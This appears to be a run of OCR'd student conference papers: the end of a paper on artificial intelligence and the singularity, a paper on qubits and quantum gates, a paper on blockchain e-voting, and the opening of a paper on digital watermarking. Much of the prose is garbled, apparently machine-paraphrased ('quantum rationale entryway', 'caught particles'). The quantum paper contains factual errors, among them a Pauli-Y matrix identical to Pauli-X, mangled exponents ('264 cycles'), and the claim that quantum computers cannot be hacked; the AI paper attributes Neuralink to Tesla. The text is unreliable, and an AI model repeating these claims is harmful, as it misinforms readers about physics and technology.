Engineers are not able to construct a smart AI yet because it requires the system or machine to be conscious and has the identical human demeanor to perform different tasks.

We have all the data which we need to make a strong AI, but we don't exactly know how we would able to achieve that because we have to clone a human brain that would be the sole target for us execute [2].

World's fastest supercomputer Summit has a speed of 200 petaflops, but still, it took much time to simulate a small interval of neural activity. It is not yet sure whether it would be able to achieve strong AI in the new future or not.

Fig 8: SOFIA
(Source: http://www.delivered.dhl.com/en.html)

C. Artificial Super Intelligence **:** It means "The Singularity: The last invention of the human."

It is a stage where our intelligence is nowhere competent with the machines.

If this stage will exist, then our emotions, beliefs, and needs would be understandable by the machines [3].

Its decision-making capacity would be far more advanced than human intelligence would ever be.

Disposal of such machines or revoking the powers from them would be next to impossible for the humans.

Humanity would then be at a higher risk because we don't know how it would behave after obtaining such intelligence.

X. HOW CAN WE BE PREPARED TO FACE THE SINGULARITY?

We have not reached a stage where we would be facing the humanoids fighting us but still, we have to take precaution because it is best to prevent any complications rather than seeking its rectification.

TESLA is working on a technology called "NEURALINK" which can be used to merge our

minds with the machines.
It is a thin mesh device that will be inserted inside the human skulls to create an interface with the brain. This brain-hacking device is a new way of keeping humans ahead of AI.
This device is made to encounter the greatest existential threat to humans. It uses neuromodulation to fuse brain with computer capabilities so humans will be able to evolve at the speed of tech.

Fig 9: Facing Singularity
(Source: https://stock.adobe.com/)

XI. HOW TO CONNECT WITH THE ARTIFICIAL SUPER INTELLIGENCE

There is certain control over AI that is being used today and it is ensured that the AI could not hamper the outside world. A mode of connection with the AI is necessary so that a maintained environment could be sustained.
The risk of whether communicating with the AI could be safe or not is still debatable, AI needs to be preserved and hence there should be safe questions that should be asked first and then the verification should be judged with proper measures.
An AI could be used as a benefit to the society as we could derive amazing information from it and it can be used later on also.

Fig 10:
(Source: https://www.cropleycomms.com/)

XII. CONCLUSION

We know that technology is the two-faced blade which can help us in solving complex problems and making our life more effortless but the same technology could make our lives miserable and disastrous.
SpaceX's CEO and Founder 'Elon Musk' has expressed that he wants all the companies who are working on AI development to be regulated by the government and they should be open, so that the people should also know what technology can they expect to come next for their benefit [5].
Today we are very much dependent on technology nowadays that we do not acknowledge the repercussion we would face in future.
Technological progress is necessary but it should be under control and transparency is also required by the companies.
In forthcoming decades, we will see how the technology would develop and how we would accept it [5].

Fig 11: Neuralink
(Source: https://www.engadget.com/)

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Qubits and Quantum Logic Gates in Quantum Computing

Sourav Saxena
sour.saxena2@gmail.com
Vishakha Sehdev
vs4821@gmail.com
Ankit Verma
prof.dr.ankit@gmail.com

Abstract
Quantum computing is a subject that assembles ideas from classical quantum physics, information theory, and computer science. This paper depicts the relationship between data hypothesis and quantum mechanics. The EPR-Bell connections and quantum entanglement in general, structure the essential new fixing which perceives quantum from old style data hypothesis, and apparently, quantum from traditional material science. Basic Quantum information ideas are depicted, including key dispersion, quantum error correction, the all-inclusive quantum computer and quantum algorithms. Experimental techniques for small quantum processors are briefly portrayed, focusing on ion traps, high Q cavities, and NMR. The review concludes with a blueprint of the fundamental highlights of quantum information physics, and ways for future research.

Keywords : Quantum, Qubits, Artificial Intelligence

I. INTRODUCTION

Quantum Computing is a new and exciting field, an amalgamation of arithmetic, computer science and physics. Here we present a delicate prologue to a portion of the thoughts in quantum computing. Quantum computing was first proposed during the 1970s, it depends on quantum physics by exploiting certain quantum physics properties of atoms or nuclei that permit them to cooperate as quantum bits, or qubits. Qubits don't depend on the traditional dual nature of processing. While traditional Computers encode data into bits utilizing binary numbers. A quantum Computer can do an arbitrary reversible classical computation on all the numbers simultaneously [1]. By doing a computation on many different numbers at once and, then interfering the results to get a single answer, a quantum Computer can possibly be significantly more dominant than a traditional Computer of a similar size.Quantum Computers were first imagined by Nobel Laureate physicist Feynman in 1982. He conceived that no classical Computer could recreate certain quantum wonders without an exponential stoppage, thus understood that quantum mechanical impacts should offer something truly new to computation. In 1985, Feynman's ideas were explained and formalized [2]. Besides, he recommended that quantum Computers may have the option to play out specific kinds of calculation.One of the most striking advances was made by Shor in 1994. In 1996, Grover offered another great use of quantum computation, Since database search and prime factorization are central issues in software engineering and cryptography, exclusively, and the quantum algorithm for them are significantly speedier than the old style ones, Shor and Grover's works energized a genuine assessment in quantum calculation.

Fig. 1.Quantum Computer

II.QUBITS

In quantum computing, a qubit or quantum bit is the fundamental unit of quantum data the quantum rendition of the classical binary bit physically realized with a two-state device [3]. A qubit is a two-state (or two-level) quantum-mechanical framework, one of the least complex quantum frameworks showing the characteristic of quantum mechanics.



Fig. 2.Qubit vs. Classical Bits

Qubits are regularly depicted as the quantum simple to old style bits. Qubits are genuine physical frameworks that can be controlled to perform quantum tasks. Qubits don't move truly, regardless of the way that we may move a quantum state beginning with one qubit then onto the next. Qubits are very logically like the utilitarian units of a CPU, the whole number and drifting point math units and other execution units that perform activities on memory [4]. Qubits are the middle section in quantum figuring. With superposition, we can encode a measure of data that can scale an answer superior to traditional processing.

III. QUANTUM LOGIC GATE

In quantum processing and explicitly the quantum circuit model of calculation, a quantum rationale gate is a key quantum circuit chipping away at not many qubits.They are the structure squares of quantum circuits, like old style rationale gates are for traditional computerized circuits. In any case, it is conceivable to perform classical computing utilizing just reversible gates. For instance, the reversible Toffoli gate can actualize every single Boolean function, regularly at the expense of utilizing ancilla bits. Quantum logic gates are represented by unitary matrics. A quantum door or quantum rationale entryway is a basic quantum circuit chipping away at not many qubits. They are the analogs for quantum Computers to classical logic gates for conventional digital Computers [5]. Quantum gates are the essential building blocks of quantum circuits. There are two significant highlights of quantum gates that ought to be recalled:

1. Quantum gates are reversible, unlike many classical logic gates.
2. Most quantum gates work on one or two qubits in turn, however all quantum gates are represented by unitary frameworks. If the gate operates on nn qubits, then the gate's matrix is a 2n×2n2n×2n unitary matrix.

Example : Hadamard (H) gate, Pauli-X gate, Pauli- Y gate, Pauli-Z (RII) gate



Fig. 3.Quantum Gates

Hadamard (H) gate (—H—) :

The Hadamard gate follows up on a solitary qubit. It maps the premise|0>to $\frac{|0>+|1>}{\sqrt{2}}$ and |1>to $\frac{|0>-|1>}{\sqrt{2}}$ which implies that an estimation will have equivalent probabilities to get 1 or 0 (i.e.creates a superposition). It speaks to a turn of π about the pivot(x+z)/√2 at the Bloch sphere equivalently, it is the mix of two revolutions, π about the Z-axis followed by π/2 about the Y-axis. It is ad dressed by the Hadamard matrix :$H= \frac{1}{\sqrt{2}}\begin{bmatrix}1 & 1\\ 1 & -1\end{bmatrix}$

Pauli-X gate (—⊕—)

The Pauli-X entryway follows up on a solitary qubit. It is what might be compared to the NOT gate for traditional (as for the standard premise |0>, |1>

which perceives the Z-bearing; as in an estimation of the eigenvalue +1 analyzes to old style 1/genuine and -1 to 0/bogus).It compares to an axis around the X-axis of the Bloch sphere by π radians. It maps |0> to |1> and |1> to |0>. Because of this nature, it is some of the time called bit-flip. It is represented by the Pauli X matrix: X= $\begin{bmatrix} 0 & 1 \\ 1 & 0 \end{bmatrix}$

Pauli-Y gate (—[Y]—)

The Pauli-Y gate acts on a single qubit. It equates to a rotation around the Y-axis of the Bloch sphere by π radians. It maps |0> to i|1>*and* |1> to -i|0>It is spoken to by the Pauli Y matrix: *Y*=$\begin{bmatrix} 0 & 1 \\ 1 & 0 \end{bmatrix}$

Pauli-Z (Rπ) gate (—[Z]—)

The Pauli-Z gate follows up on a single qubit. It is likely to a turn around the Z-axis of the Bloch sphere by π radians Thus, it is a special case of phase shift gate (which are depicted in a next subsection) withøø=π. It leaves the premise state |0> unaltered and maps |1>to -|1>. Because of this nature, it is sometimes called phase-flip. It is represented by the Pauli Z matrix: Z= $\begin{bmatrix} 1 & 0 \\ 0 & -1 \end{bmatrix}$

IV. UNIVERSAL QUANTUM GATE

Informally, a set of universal quantum gates is any arrangement of gates to which any operation conceivable on a quantum Computer can be diminished [6]. To deal with this issue, we simply require that any quantum activity can be approximated by a game plan of gates from this limited set.A single gate set of all inclusive quantum gates can likewise be figured utilizing the three-qubit Deutsch gate D(θ) which plays out the transformation

$$|a,b,c\rangle \rightarrow \begin{cases} i\cos(\theta)\,|,b,c\rangle + \sin(\theta)|a,b,1,-c\rangle for a=b=1 \\ |a,b.c\rangle otherwise \end{cases}$$

V. QUANTUM OPERATORS

Operators may have various potential usage. Properties of operators within languages which added to intelligible, effective code are depicted underneath.

– Low Level Operators Common operators which must shape a total set (redundancy is fine) ought to be rapidly accessible.

– Operator Composition From these low level operators, higher level operators can be built through composition.

– Operator Inversion Because all quantum administrators must be unitary, they should be reversible.

– Classical Function and Permutation Operators Though not available in many quantum languages which were investigated, automatic construction of quantum operators A functional operator has the form**ˆUf |xi|yi = |xi|y** _ f(x)i while a permutation operator has the form**ˆUσ|xi=|_(x)i**

These attributes, and any others which make the language all the more clear.They will be utilized as a basis for talking about the simplicity and versatility of QCL and QLanguage.



Fig. 4.Quantum Operators

VI. QUANTUM CIRCUIT

Quantum circuits are like classical Computer circuits in that they comprise of wires and logical gates [7]. The wires are utilized to convey the data, while the gates manipulate it (note that the wires don't correspond to physical wires; they may relate to a physical particle, a photon, moving from one location to another in space, or even to time-evolution). Customarily, the contribution of the quantum circuit is believed to be a computational reason state, generally the state containing every one of the 0. The output state of the circuit is then estimated in the computational premise,

or in some other self-assertive orthonormal basis. The first quantum algorithms (for example Deutsch-Jozsa, Simon, Shor and Grover) were built in this paradigm. Additional guidelines for quantum computing exist today that fluctuate from the quantum circuit model from various perspectives.



Fig. 5.Quantum Circuit

VII. QCL - A PROGRAMMING LANGUAGE FOR QUANTUM COMPUTERS

One purpose behind the moderate reception of QC by the computer science network is the confounding assortment of formalisms (Dirac notation, matrices, gates, operators, etc.), none of which has any resemblance with old style programming languages, similarly as the genuinely "physical" phrasing in the greater part of the accessible literature.QCL (Quantum Computation Language) endeavors to fill this gap: QCL is a significant level, design autonomous programming language for quantum Computers, with a syntax structure from classical procedural languages like C or Pascal [8].

Q-Language: Q-language is a quantum computation language composed as a C++ library. It is considerably less readable than QCL, but also seems to be implemented much more independently from a quantum simulator.

VIII. QUANTUM ALGORITHM

A. Shor's Algorithm: Shor's algorithm is the most acclaimed Quantum algorithm, it is certainly not an extraordinary algorithm as you can basically run it on your typical home Computer, yet it runs exponentially quick on a Quantum Computer [9]. Shor's algorithms "basic" usefulness is that it can guess factors of given number N, so we speculate "g". This "g" doesn't need to be a factor of N it tends to be a number that shares a factor of N (how 4 isn't a factor of 6 yet shares a number that is 2). So let's take a gander at Shor's algorithm, it helps us make a supposition "g" as a factor, if there are 2 whole number (x,y) which don't share a factor to N, if we raise x to a certain power x^p we will have k * y+1, (x^p = k * y+1).So now the primary issue for us is to guess the right p. So, for a large number N and a self-arbitrary starting guess "g", we would have an equation: **g^p = k * N+1**. Now if we rearrange this in a clever way we would arrive at this useful equation: **(g^(p/2) +1) * (g^(p/2) -1) = k * N**. This resembles the factor condition which we are attempting to discover (N = a * b). This is the math part of shor's algorithm.

B. Grover's Algorithm: It is a quantum algorithm that finds with high likelihood the interesting contribution to a discovery work that creates a specific output value, utilizing just O(√N) evaluations of the function, where N is the size of the function's domain. It was contrived by Lov Grover in 1996.It has been indicated that a non-local hidden variable quantum Computer could execute a search of a N-thing database in at most s$O\sqrt[3]{N}$steps.This is quicker than the O(√N) steps taken by Grover's algorithm. Neither hunt technique will allow quantum Computers to deal with NP-Complete issues in polynomial time. Rather than other quantum computations, which may give exponential speedup over their traditional partners, Grover's algorithm gives only a quadratic speedup. However, even quadratic speedup is significant when N is large. Grover's algorithm could control a 128-bit symmetric cryptographic key in around 264 cycles, or a 256-piece key in roughly 2128 emphases. Therefore, it is some of the time suggested that symmetric key lengths be doubled to ensure safety against future quantum assaults. In the same way as other quantum algorithms, Grover's algorithms is probabilistic in the sense that it gives the correct answer with a probability of less than essential Hardware Components of a Quantum Computer

IX. HARDWARE STRUCTURE OF A QUANTUM COMPUTER

To help with conceptualizing the vital equipment segments for a simple or door based quantum PC, the equipment can be demonstrated in four dynamic

layers: the quantum information plane; where the qubits live; the control and estimation plane; answerable for completing activities and estimations on the qubits as required; the; control processor plane; which decides the arrangement of tasks and estimations that the calculation requires, possibly utilizing estimation results to advise ensuing quantum tasks; and have processor; a traditional PC that handles access to systems, enormous stockpiling exhibits, and UIs. This host processor runs an ordinary working framework/UI, which encourages client cooperation, and has a high transfer speed association with the control processor.

X. TRAPPED ION QUBITS

Caught particles are among the most encouraging frameworks for down to earth quantum processing (QC). The essential prerequisites for widespread QC have all been exhibited with particles and quantum calculations utilizing not many particle qubit frameworks have been actualized [10]. We audit the condition of the field, covering the nuts and bolts of how caught particles are utilized for QC and their qualities and constraints as qubits. What's more, we talk about what is being done, and what might be required, to build the size of caught particle quantum PCs while relieving decoherence and control mistakes.

XI. SUPERCONDUCTING QUBITS

Like current silicon coordinated circuits, superconducting qubits are lithographically characterized electronic circuits. When cooled to milli-Kelvin temperatures, they display quantized vitality levels (because of quantized conditions of electronic charge or attractive motion, for instance), and are along these lines some of the time called counter fit particles. Their similarity with microwave control gadgets, capacity to work at nanosecond time scales, constantly improving intelligibility times, and potential to use lithographic scaling, all unite to put superconducting qubits among the bleeding edge of the qubit modalities being considered for both computerized quantum calculation and quantum tempering.

XII. OTHER TECHNOLOGIES

Since numerous specialized difficulties stay in scaling either caught particle or superconducting quantum PCs, various research bunches are proceeding to investigate different methodologies for making qubits and quantum PCs. These advances are considerably less evolved, are as yet centered around making single qubit and two qubit entryways. Photons have various properties that make them an appealing innovation for quantum computers: they are quantum particles that cooperate pitifully with their condition and with one another.

XIII. FUTURE OUTLOOK

Many qubit technologies have significantly improved over the past decade, leading to the small gate-based quantum computers available today. For all qubit technologies, the first major challenge is to lower qubit error rates in large systems while enabling measurements to be interspersed with qubit operations [11]. Current frameworks are restricted by two-qubit entryway blunder rates, which is still over the surface code edge for the bigger frameworks accessible today; mistake paces of in any event a request for extent superior to anything edge are required if quantum blunder rectification is to be reasonable.

XIV. POTENTIAL APPLICATIONS OF QUANTUM COMPUTATION IN AI

Of course, it will be energizing for both quantum computation researchers and AI specialists to utilize quantum calculation in AI. Quantum computation researchers hope to discover more quantum algorithms exhibiting huge speedup over old style calculations. They are searching for new issues fit for this reason, and some AI issues is by all accounts great applicants. Then again, the AI people group accepts that quantum calculation shows gigantic potential for answers for starting at currently unshakable issues.

A. Quantum algorithm for learning Potentially the principle region where quantum calculation and AI have quite recently met in a profitable way is AI. There are a few papers committed to quantum speculation of computational learning hypothesis. Their aim is to discover some quantum algorithms that are more effective.

Fig. 6.Quantum calculation

B. Quantum algorithms for decision problems Numerous choice issues can be defined in terms of decision trees. Farhi and Gutmann demonstrated that

quantum algorithms dependent on Hamiltonian development can solve the decision problems represented by a class of decision trees exponentially faster than classical arbitrary strolls.

Fig. 7.Quantum decision problem

C. Quantum Search A significant part of the early AI research was concerned with search techniques. This may be in light of the fact that from one point of view, various AI issues can be lessened to looking; for example, masterminding, arranging, hypothesis demonstrating and information recuperation, and then again, PCs can do these sorts of tasks much faster than people

Fig. 8.Quantum search

D. Quantum game theory Game Theory is being utilized in AI dynamically to an ever-increasing extent, particularly in multi-operator frameworks and appropriated AI [12]. As of late, quantum expansions of game hypothesis have been proposed in a progression of papers; for example, Eisert, Wilkens and Lewenstein displayed quantization of nonzero whole games with two players.

Fig. 9.Quantum games theory

XV. BENEFITS OF QUANTUM COMPUTING

- Two things quantum computers can bring to the market is speed, profitability and unwavering quality.

- Exemplary figuring can set aside a long effort to decide or process advance research, say it be on restorative field or AI, and anyway with QC this could be inside hours, days or months.

- Moreover, speed quantum computers can be a productive option in contrast to the current ones, on account of the superposition and entanglement approach.

XVI. CONCLUSION

The idea of Quantum Computers has experienced Research and improvement for a couple of decades now, and the result has been very encouraging as well. The thought of conventional computers turns out to be absolutely obscure when contrasted with the particulars of Quantum Computers. Quantum computers work on an entirely different concept. Let's have a brief look at the current scenario the present situation as QC can't be hacked. It is faster than current super computers. Due to its exact and accurate calculations, the demand of quantum computers has dynamically expanded. Numerous undertakings have begun putting resources into quantum computers rather than traditional Super Computers. One such organization that has been devoted to dealing with the idea of quantum figuring is "D-wave". They have effectively built up a 512-qubit chipset.

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Blockchain Based Digital Voting System

Preetam Chaudhary
spreetam27@gmail.com
Preeti Aggarwal
aggarwalpreeti2910@gmail.com
Lokesh Jain
nsitlokesh.jain@gmail.com

Abstract
Building a secure electronic legal system that provides the fairness and privacy of current voting schemes, while providing the transparency and flexibility offered by electronic systems has been a challenge for a protracted time during this work-in-progress paper, we evaluate an application of blockchain as a service to implement distributed electronic voting systems. The paper proposes a completely unique electronic legal system supported blockchain that addresses a number of the restrictions in existing systems and evaluates the number of the favored blockchain frameworks for the aim of constructing a blockchain-based e-voting system. Particularly, we evaluate the potential of distributed ledger technologies through the outline of a case study; namely, the method of an election, and therefore the implementation of a blockchain-based application, which improves safety and reduces the value of hosting a nationwide election.

Keywords : Blockchain, Digital Voting System, Bootnode

I. INTRODUCTION

This paper evaluates the employment of blockchain as a service to implement an electronic voting (e-voting) system. The paper makes the subsequent original contributions:
Propose a blockchain-based e-voting system that uses "permission blockchain". Review of existing blockchain frameworks suited to constructing blockchain-based e-voting systems.

A. Immutability: Any proposed "new block" to the ledger must reference the previous version of the ledger. This creates an immutable chain, which is where the blockchain gets its name from and prevents tampering with the integrity of the previous entries.

*B. Verifiability***:** The ledger is decentralized, replicated and distributed over multiple locations. This ensures high availability (by eliminating one point of failure) and provides third-party verifiability as all nodes maintain the consensus version of the ledger.

*C. Distributed Consensus***:** A distributed consensus protocol to work out who can append the following new transaction to the ledger. A majority of the network nodes must reach a consensus before any new proposed block of entries becomes a permanent a part of the ledger.

These features are partly achieved through advanced cryptography, providing a security level greater than any previously known record-keeping system. Blockchain technology is therefore considered by many, including us, to possess a considerable potential as a tool for implementing a brand new modern voting process[1], [2].

II. PRELIMINARIES OF DIGITAL VOTING AND BLOCKCHAIN

In this section, we first elaborate on the look considerations when constructing an electronic electoral system. Then, we offer a summary of blockchain and smart contract technology and its respective feasibility as a service for implementing an e-voting system.

Design considerations: After evaluating both existing e-voting systems and therefore the requirements for such systems to be effectively employed in a national election, we constructed the subsequent list of requirements for a viable e-voting system:

1) An election system should not enable coerced voting

2) An election system should allow a technique of secure authentication via an identityverification service.

3) An election system should not allow traceability from votes to respective voters.

4) An election system should provide transparency, within the sort of a verifiable assurance to every voter that their vote was counted, correctly, and without risking the voter's privacy.

5) An election system should prevent any third party from tampering with any vote.

6) An election system shouldn't afford any single entity control over tallying votes and determining the results of an election.

7) An election system should only allow eligible individuals to take an election

8) Blockchain as a service, the blockchain is an append-only organization, where data is stored in an exceedingly distributed ledger that can't be tampered with or deleted. This makes the ledger immutable. The blocks are chained in such the simplest way that every block incorporates a hash that's a function of the previous block, and thus by induction the complete prior chain, thereby providing assurance of immutability. There are two different kinds of blockchains, with different levels of restrictions supported who can read and write blocks.



Fig. 1: Election as a smart contract

9) A public blockchain is readable and writeable for everyone in the world. This type is popular for cryptocurrencies. A private blockchain sets restrictions on who can read or interact with the blockchain. Private Blockchains are also known as being permission, where access can be granted to specific nodes that may interact with the blockchain. In addition to cryptocurrency, blockchain provides a platform for building distributed and immutable applications or smart contracts.

10) Smart contracts are programmable contracts that automatically execute when pre-defined conditions are met. Similar to conventional written contracts, smart contracts are used as a legally binding agreement between parties. Smart contracts automate transactions and allow parties to reach agreements directly and automatically, without the need for a middleman. Key benefits of smart contracts compared to conventional written contracts are cost-saving, enhanced efficiency and risk reduction. Smart contracts redefine trust, as contracts are visible to all the users of the blockchain and can, therefore, be easily verified. In this work, we define our e-voting system based on smart contracts —"[3].

III. BLOCKCHAIN AS A SERVICE FOR DIGITAL VOTING

This section proposes an innovative e-voting system supported the identified voting requirements and blockchain as a service. We explain the setup of the blockchain, define the smart contract for e-voting that will be deployed on the blockchain and show how the proposed system satisfies the envisioned voting requirements[4].

Blockchain set up in order to satisfy the privacy and security requirements for e-voting and to create sure that the election system mustn't enable coerced voting, voters will select a supervised environment. In our work, we set up a Go-Ethereum, permission Proof-of-Authority (POA) blockchain to realize these goals. POA uses an algorithm that delivers comparatively fast transactions through a consensus mechanism supported identity as a stake. the rationale for using Go-Ethereum for the blockchain infrastructure is explained in sub-section

The structure of the blockchain is illustrated in Figure 1 and mainly consists of two types of nodes.

1) District node: Represent each voting district. Each district node encompasses a software agent that autonomously interacts with the "bootnode" and manages the life cycle of the smart contract on that node. When the election administrator (see smart contract section) creates an election, a ballot smart contract is distributed and deployed onto its corresponding district node. When the ballot smart contracts are created, each of the corresponding district nodes is given permission to interact with their corresponding contract. When a personal voter casts her vote from her corresponding smart contract, the vote data is verified by the majority of the corresponding district nodes and every vote they agree on is appended onto the blockchain[5].

2) Bootnode: Each institution, with permission access to the network, hosts a bootnode. A bootnode may be a discovery and coordination service that helps the district nodes to find one another and communicate. The bootnode doesn't keep any state of the blockchain and is run on a static IP in order that district nodes find their peers faster. After fitting secure and personal blockchain, the following step is to define and deploy a sensible contract that represents the e-voting process on the blockchain infrastructure[6].

Election as a sensible contract: Defining a sensible contract includes three parts:
1) Identifying the roles that are involved in the agreement (the election agreement in our case).
2) The agreement process (i.e., election process).
3) The transactions (i.e., voting transaction)employed in the smart contract.

A. Election Roles: The roles in a very smart contract include the parties that require to participate in the agreement. The election process has subsequent roles:
1) Election administrator: To manage the lifecycle of an election. Multiple trusted institutions and corporations are also enrolled during this role. The election administrators create the election, register voters, decide the lifetime of the election and assign permission nodes.Voter: a private who is eligible to vote. Voters can authenticate themselves, load election ballots, cast their vote and verify their vote after an election is over.

A. Election Process: In our work, each election process is represented, by a collection of smart contracts, which are deployed on the blockchain by the election administrators as shown in Figure 1. a sensible contract is defined for every of the voting districts. the subsequent are the most activities within the election process :

B. Election Creation: Election administrators create election ballots employing a smart accept which the administrator defines a listing of candidates for every voting district. The smart contracts are then written onto the blockchain, where district nodes gain access to interact with their corresponding smart contract.

C. Voter Registration: The registration of voters phase is conducted by the election administrators. When an election is made the election administrators must definea a deterministic list of eligible voters. This might require a component for a government identity verification service to securely authenticate and authorize eligible individuals. Using such services critical to satisfying the necessity of secure authentication as this is often not guaranteed, by default, when employing a blockchain infrastructure.

In our work, for every eligible voter, a corresponding identity wallet would be generated. a singular wallet is generated for every voter for every election that the voter is eligible to participate in.

TABLE I : EXAMPLE OF A TRANSACTION IN OUR SYSTEM.

TxHash	Block	To	Value
0xdeadbeef...	1337	N1SC	D
0xG1345edf...	1330	N2SC	P

Tallying results The tallying of the election is finished on the fly within the smart contracts. Each ballot smart contract does its own tally for his or her corresponding location in its own storage.

Verifying votes within the voting transaction, each voter receives the transaction ID of his vote. In our e-voting system, voters can use this transaction ID and head to an official election site (or authority) employing a blockchain explorer and (after authenticating themselves using their electronic identification) locate the transaction with the corresponding transaction ID on the blockchain. Voters can, therefore, see their votes on the blockchain, and verify that the votes were listed and counted correctly. this sort of verification satisfies the transparency requirements while preventing traceability of votes[7].



Fig. 2. The voting process

D. Voting transaction: Each voter interacts with a ballot smart contract for her corresponding voting district. This smart contract interacts with the blockchain via the corresponding district node, which appends the vote to the blockchain. Each individual voter receives the transaction ID for his or her vote for verification purposes. Every vote that's prearranged, by the bulk of the corresponding district nodes, is recorded as a transaction and so appended on the blockchain. Figure 2 could be a visual representation of this process. A transaction in our proposed system (see Table I) has information on i) the transaction ID, ii) the block which the transaction is found at, iii)to which smart contract the transaction was sent - which indicates from which voting district the vote was cast, and iv) the value of the transaction, i.e. the vote, indicating which entity (party) the voter voted.

for. A voting transaction in our system, therefore, reveals no information about the individual voter who cast any particular vote.

IV. EVALUATING BLOCKCHAIN IMPLEMENTATIONS

As explained at the start of this section, so as to satisfy the privacy, security and transparency requirements for e-voting and to make sure that the election system mustn't enable coerced voting, in our work, we are employing a private (permissioned) blockchain for fitting our blockchain infrastructure, where the smart contracts are deployed during this subsection, we consider three blockchain frameworks for implementing and so deploying our election smart contracts. Those are Exonum, Quorum, and Geth[8].

A. Exonum: The Exonum blockchain is a powerful end-to-end with its full implementation finished the programing language Rust. Exonum is made for personal blockchains. it's a customized Byzantine

algorithm that's wont to achieve consensus within the network. Exonum can support up to 5000 transactions per second. Unfortunately, a limitation of the framework is that Rust is that the only programing language within the current version, which limits the developers to the constructs available therein language. Exonum is projecting to introduce Java-bindings and platform-independent interface descriptions within the near future to create Exonum more developer-friendly.

B. Quorum: An Ethereum-based distributed ledger protocol with transaction/contract privacy and new consensus mechanisms. it's a Geth fork and is updated in line with Geth releases. Quorum has changed the consensus mechanism and is aimed more towards consortium chain based consensus algorithms. Using this consensus allows it to support many transactions per second.

C. Geth: Go-Ethereum or Geth is one of the three original implementations of the Ethereum protocol. It runs smart contract applications exactly as programmed without the possibility of downtime, censorship, fraud or third-party interference. This framework supports development beyond the Geth protocol and is the most developer-friendly framework of those we evaluated. The transaction rate is dependent on whether the blockchain is implemented as a public or private network. Because of these capabilities, Geth was the framework we chose to base our work on, any similar blockchain framework with the same capabilities as Geth could be considered for such systems.

V. CONCLUSION

In this paper, we introduced a blockchain-based electronic voting system that utilizes smart contracts to enable secure and cost-efficient elections while guaranteeing voter's privacy. We have shown that the blockchain technology offers a new possibility to overcome the limitations and adoption barriers of electronic voting systems which ensures the election security and integrity and lays the ground for transparency. Using an Ethereum private blockchain, it is possible to send hundreds of transactions per second onto the blockchain, utilizing every aspect of the smart contract to ease the load on the blockchain. For countries of greater size, some additional measures would be needed to support greater throughput of transactions per second[9], [10].

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Digital Watermarking: Exploring Features, Types and Applications

Himanshi Bhambri
himanshi.clouds@gmail.com
Niharika Galgali
niharikagalgali@gmail.com
Chanchal Negi
cheenunegi002@gmail.com

Abstract
With the advancement in information technology, digital information is readily available with a click of a button. A plethora of information is presented on the Internet which makes the data highly vulnerable to be replicated or reproduced easily. To avoid tampering with the intellectual property, techniques like digital watermarking emerged as an efficient tool to protect the valuable digital information. This paper throws light upon the aspects, techniques and other related parameters of digital watermarking.

Keywords : DCT, DWT, Spatial Domain, Frequency Domain.

I. INTRODUCTION

This paper discusses the different techniques used for watermarking. Watermarking is a branch of information hiding which is used to hide proprietary information in digital media like photographs, digital music, or digital video [1]. Digital watermarking is a type of marker covertly embedded in a noise-tolerant signal such as audio, image, and video. Watermarking throws light on the identity of the owners and offers digital data security. The ease with which intellectual property is imitated, the need of the hour is to protect the digital information and digital watermarking is considered an effective tool to achieve authenticity. The signal where watermark is to be inserted is known as host signal. Watermarking is accomplished in three steps and these are embedding, action and detection. In embedding, an algorithm accepts the host signal and the data to be embedded and produce a watermarked signal. Then this watermarked signal is sent or stored by a third party, if a person alters/amends the signal, it is termed as attack. While the variation may not be that much hostile but the term attack arises from the copyright protection application itself, where the third party may attempt to detach the watermark through transformation.

II. FEATURES OF WATERMARKING

A digital watermark is a means of guarding the authenticity and ownership of the intellectual property like text, audio, video, images. The different features of watermarking are elaborated below:

A. PERCEPTIBLE: A digital watermark is termed *perceptible* as its occurrence is significantly visible like a Network logo, opaque images.

B. IMPERCEPTIBLE: A digital watermark is known as *imperceptible* if the original cover signal and the marked signal are perceptually fuzzy.

C. Fragile: When the digital information fails to be detectable even after the slenderest alteration, this is known as a fragile watermark.

D. Robust: A digital watermark is called *robust* if it resists a set of changes. It survives a wide array of transformations like photo filters.

E. Reversible: This technique is applied when digital watermarking degrades the quality of an image which is not accurately portrayed as clicked by the camera.



Figure 1: Types of watermarking techniques

III. TYPES OF DIGITAL WATERMARKING

A. AUDIO WATERMARKING TECHNIQUES

